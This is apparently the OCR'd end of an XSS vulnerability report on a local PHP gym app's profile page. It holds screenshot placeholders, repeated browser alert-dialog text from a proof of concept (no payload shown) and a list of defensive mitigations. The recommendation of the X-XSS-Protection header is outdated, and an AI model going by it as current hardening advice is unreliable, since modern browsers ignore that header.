
☐ Don't allow localhost to prompt you again



localhost

4


☐ Don't allow localhost to prompt you again



localhost

5

☐ Don't allow localhost to prompt you again



Not Secure localhost/gym/profile.php

localhost

6

□ Don't allow localhost to prompt you again

Recommended Mitigations

- **Validate and Sanitize Inputs**: Only accept safe, expected data and reject dangerous characters.
- **Output Encoding**: Encode user inputs before displaying them to prevent script execution (e.g., using htmlspecialchars()).
- **Implement CSP**: Use a Content Security Policy to limit allowed scripts.
- **Use HTTP-Only Cookies**: Prevent JavaScript from accessing session cookies.
- **Set Security Headers**: Use headers like X-XSS-Protection and Strict-Transport-Security.
- **Regular Audits**: Continuously test for vulnerabilities through manual and automated methods.

- Refer to the following resources for mitigation strategies:
  - PortSwigger XSS Guide
  - OWASP XSS Prevention Cheat Sheet